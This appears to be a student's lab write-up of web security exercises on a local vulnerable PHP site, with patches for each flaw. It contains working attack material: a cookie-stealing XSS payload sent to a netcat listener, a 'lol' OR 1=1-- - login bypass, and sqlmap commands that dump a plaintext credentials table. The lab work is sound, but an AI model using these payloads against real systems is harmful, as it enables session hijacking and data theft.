    $_SESSION['logged_in'] = 1;
    $row = mysqli_fetch_assoc($result);
    $role = $row['role'];
    $_SESSION['role'] = $role;
    include("home.php");
}
```

Turned cookie into a session cookie to patch the vulnerability



```
}
if($_SESSION['role'] == 'administrator') {
    echo "<h1>Administrator Page</h1>";
    echo "<a href='home.php?version=beta'>Home Page</a><br>";
    echo "A place for high privileged users!";
} else {
    echo "<a href='home.php?version=beta'>Home Page</a><br>";
    echo "UNAUTHORIZED!";
}
echo "<br><br>";
include("footer.php");
```

Replaced line magic variable cookie to session




Home Page
UNAUTHORIZED!

Version: beta

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	keg60b9l8h50deufe0b452449h	127.0.0.1	/	Session	35	false	false	None	Tue, 22 Oct 2024 03:53:07 GMT
role	administrator	127.0.0.1	/	Session	17	false	false	None	Tue, 22 Oct 2024 03:53:07 GMT


Role cookie is no longer used, even though I changed it to administrator it still does not authorize me.

Exercise 9.3 - XSS




```
<input type="hidden" name="version" value="beta">
```


Found hidden form value version with the value beta



```
<h1>Welcome!</h1><a href='user.php?version=beta'>User Page</a> | <a href='admin.php?version=beta'>Admin Page</a><br><br>Version: beta
```




127.0.0.1/?username=daniel&password=Password123&version=beta



127.0.0.1/?username=daniel&password=Password123&version=foobar

Changing url parameter to foobar from beta




Welcome!

User Page | Admin Page

Version: foobar

This changes the version on the page, we successfully used cross site scripting



127.0.0.1/?username=daniel&password=Password123&version=<script>alert(1)</script>

Welcome!


User Page | Admin Page

Version: foobar

127.0.0.1


1

We can also cause an alert by just putting some javascript



```
┌──(jordan㉿kali)-[~/vulnerable-site]
└─$ nc -lp 9001
```

Setup a netcat listener to catch the cookie that will be sent




127.0.0.1/?username=admin&password=SuperSecret1!&version=beta

Welcome!

User Page | Admin Page

Version: beta

Logged in as admin to one browser tab




127.0.0.1/home.php?version=<script>var i%3Dnew Image%3Bi.src%3D"http%3A%2F%2F127.0.0.1

Welcome!

User Page | Admin Page


Version:

Simulating a phishing link, I pasted this URL to see that the tab keeps hanging




```
┌──(jordan㉿kali)-[~/vulnerable-site]
└─$ nc -lp 9001
GET /?PHPSESSID=keg60b9l8h50deufe0b452449h;%20role=administrator HTTP/1.1
Host: 127.0.0.1:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Cookie: PHPSESSID=keg60b9l8h50deufe0b452449h; role=administrator
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-site
```

On the bash terminal, I was able to catch the connection and got the cookie!



```php
<?php
echo "Version: ".htmlspecialchars($_GET['version']);
```

Replaced vulnerable line with more secure code



127.0.0.1/?username=Daniel&password=Password123&version=<script>alert('xss')</script>


Welcome!

User Page | Admin Page

Version: <script>alert('xss')</script>


Code no longer executes and now just puts the payload in plaintext

Exercise 9.4 - SQL Injection




Wrong username/password

When entering a bad user/password we are met with this screen



Username: lol' OR 1=1-- -

Password:




Welcome!


User Page | Admin Page

Version: beta


Using this SQL code I am able to log in without correct credentials, we can input any username like lol and it will get passed due to the logical OR 1=1 which is always true so no further checks are made. -- tells the query to ignore anything else after.



```
┌──(jordan㉿kali)-[~/vulnerable-site]
└─$ sqlmap -u 'http://127.0.0.1/?username=lol&password=lol&version=beta' --batch
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.5#stable}
|_ -| . [.]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 21:19:50 /2024-10-21/

[21:19:51] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=fcq8art7hh3...o4mdu67b30'). Do you want to use those [Y/n] Y
[21:19:51] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:19:51] [INFO] testing if the target URL content is stable
[21:19:52] [INFO] target URL content is stable
[21:19:52] [INFO] testing if GET parameter 'username' is dynamic
[21:19:52] [WARNING] GET parameter 'username' does not appear to be dynamic
[21:19:52] [WARNING] heuristic (basic) test shows that GET parameter 'username' might not be injectable
[21:19:52] [INFO] testing for SQL injection on GET parameter 'username'
[21:19:52] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:19:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:19:53] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:19:53] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:19:53] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:19:53] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:19:53] [INFO] testing 'Generic inline queries'
[21:19:53] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:19:53] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:19:53] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:19:53] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[21:20:03] [INFO] GET parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[21:20:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:20:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:20:03] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:20:03] [INFO] target URL appears to have 4 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[21:20:03] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[21:20:03] [INFO] target URL appears to be UNION injectable with 4 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[21:20:03] [INFO] checking if the injection point on GET parameter 'username' is a false positive
GET parameter 'username' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 147 HTTP(s) requests:
---
Parameter: username (GET)
```




```
---
[21:20:23] [INFO] the back-end DBMS is MySQL
[21:20:23] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu 19.10 or 20.04 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41, PHP
back-end DBMS: MySQL ≥ 5.0.12
[21:20:23] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 48 times
[21:20:23] [INFO] fetched data logged to text files under '/home/jordan/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 21:20:23 /2024-10-21/

┌──(jordan㉿kali)-[~/vulnerable-site]
└─$ 
```




```
[21:20:03] [INFO] GET parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
```

Here the sqlmap scan tells us that the form is vulnerable to time based blind injection




```
┌──(jordan㉿kali)-[~/vulnerable-site]
└─$ sqlmap -u 'http://127.0.0.1/?username=lol&password=lol&version=beta' --batch --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.5#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```




```
available databases [5]:
[*] company
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

SQLmap is able to find the name of all 5 databases



```
┌──(jordan㉿kali)-[~/vulnerable-site]
└─$ sqlmap -u 'http://127.0.0.1/?username=lol&password=lol&version=beta' --batch -D company --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.8.5#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 21:32:20 /2024-10-21/
```



```
Database: company
Table: users
[2 entries]
+----+---------------+--------------+----------+
| id | role          | password     | username |
+----+---------------+--------------+----------+
| 1  | administrator | SuperSecret1! | admin    |
| 2  | user          | Password123  | daniel   |
+----+---------------+--------------+----------+

[21:36:46] [INFO] table 'company.users' dumped to CSV file '/home/jordan/.local/share/sqlmap/output/127.0.0.1/dump/company/users.csv'
[21:36:46] [INFO] fetched data logged to text files under '/home/jordan/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 21:36:46 /2024-10-21/
```

Retrieved the whole company table and found the administrator, user, and their details